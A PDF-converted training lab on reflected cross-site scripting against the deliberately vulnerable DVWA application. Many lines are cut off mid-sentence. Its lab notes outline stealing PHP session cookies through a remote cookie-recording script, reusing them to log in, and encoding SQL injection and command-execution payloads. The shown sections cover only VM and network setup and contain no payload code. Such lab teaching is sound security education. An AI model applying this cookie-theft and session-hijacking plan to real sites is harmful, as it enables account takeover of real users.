

(Damn Vulnerable

{ Reflexive Cross Site Scripting (XSS),

Section 0. Background Information

1. What is Damn Vulnerable Web App (DVWA)?
 - o Damn Vulnerable Web App (DVWA) is a PHP/MySQL web application t
 - o Its main goals are to be an aid for security professionals to t better understand the processes of securing web applications an class room environment.
2. What is a SQL Injection?
 - o SQL injection (also known as SQL fishing) is a technique often
 - o This is done by including portions of SQL statements in an entr SQL command to the database (e.g., dump the database contents t exploits a security vulnerability in an application's software.
 - o The vulnerability happens when user input is either incorrectly statements or user input is not strongly typed and unexpectedly websites but can be used to attack any type of SQL database.
3. What is Cross Site Scripting?
 - o Cross-site scripting (XSS) is a type of computer security vulne
 - o XSS enables attackers to inject client-side script into Web pag
 - o A cross-site scripting vulnerability may be used by attackers t
 - o In Addition, the attacker can send input (e.g., username, passw script.
4. Pre-Requisite Labs
 - o [Damn Vulnerable Web App \(DVWA\): Lesson 1: How to Install DVWA in Fedora 14](#)
5. **Lab Notes**
 - o In this lab we will do the following:
 1. We will test for a basic Reflected Cross Site Scripting vu
 2. We will use document.cookie to display the PHPSESSID.
 3. We will implement a remote cookie script to record PHP Ses
 4. We will use the captured PHP Session IDs to remote log int
 5. We will encode a previous **union SQL injection** and remotely

6. We will encode a previous **find command execution** and remot

6. Legal Disclaimer

- As a condition of your use of this Web site, you warrant to com
- purpose that is **unlawful or that is prohibited** by these terms,
- In accordance with UCC § 2-316, this product is provided with "
- is provided "as-is", with "no guarantee of merchantability."
- In addition, this is a teaching website that **does not condone m**
- You are on notice, that continuing and/or using this lab outside
- **the law.**
- © 2014 No content replication of any kind is allowed without ex


Section 1: Configure Fedora14 Virtual Machine Settings

1. Open Your VMware Player

- **Instructions:**
 1. On Your Host Computer, Go To
 2. Start --> All Program --> VMWare --> VMWare Player

2. Edit BackTrack Virtual Machine Settings


- **Instructions:**
 1. Highlight fedora14
 2. Click Edit virtual machine settings



3. Edit Network Adapter


- **Instructions:**

1. Highlight Network Adapter
2. Select Bridged
3. Click on the OK Button.




Section 2: Login to Fedora14

1. Start Fedora14 VM Instance
 - o **Instructions:**
 1. Start Up VMWare Player
 2. Select Fedora14
 3. Play virtual machine



- 2. Login to Fedora14
 - **Instructions:**
 1. Login: student
 2. Password: <whatever you set it to>.




○

Section 3: Open Console Terminal and Retrieve IP Address

1. Start a Terminal Console
 - **Instructions:**
 1. Applications --> Terminal



- - 2. Switch user to root
 - **Instructions:**
 - 1. `su - root`
 - 2. <Whatever you set the root password to>



3. Get IP Address

- **Instructions:**
 1. `ifconfig -a`
- **Notes (FYI) :**
 - As indicated below, my IP address is **192.168.1.118**.
 - Please record your IP address.



```
Fedora14 - VMware Player (Non-commercial use only)
Player
Applications Places System
root@Fedora14:/
File Edit View Search Terminal Help
[root@Fedora14:/]# ifconfig -a
eth1      Link encap:Ethernet  HWaddr 00:0C:29:BF:FE:19
          inet addr:192.168.1.118  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:febf:fe19/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:21209 errors:0 dropped:0 overruns:0 frame:0
          TX packets:2591 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:2762594 (2.6 MiB)  TX bytes:1127084 (1.0 MiB)
          Interrupt:19 Base address:0x2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:115 errors:0 dropped:0 overruns:0 frame:0
          TX packets:115 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:14364 (14.0 KiB)  TX bytes:14364 (14.0 KiB)


[root@Fedora14 /]#
```

Section 4: Configure BackTrack Virtual Machine Settings

1. Open Your VMware Player
 - **Instructions:**
 1. On Your Host Computer, Go To
 2. Start --> All Program --> VMWare --> VMWare Player
2. Edit BackTrack Virtual Machine Settings
 - **Instructions:**
 1. Highlight BackTrack5R1
 2. Click Edit virtual machine settings

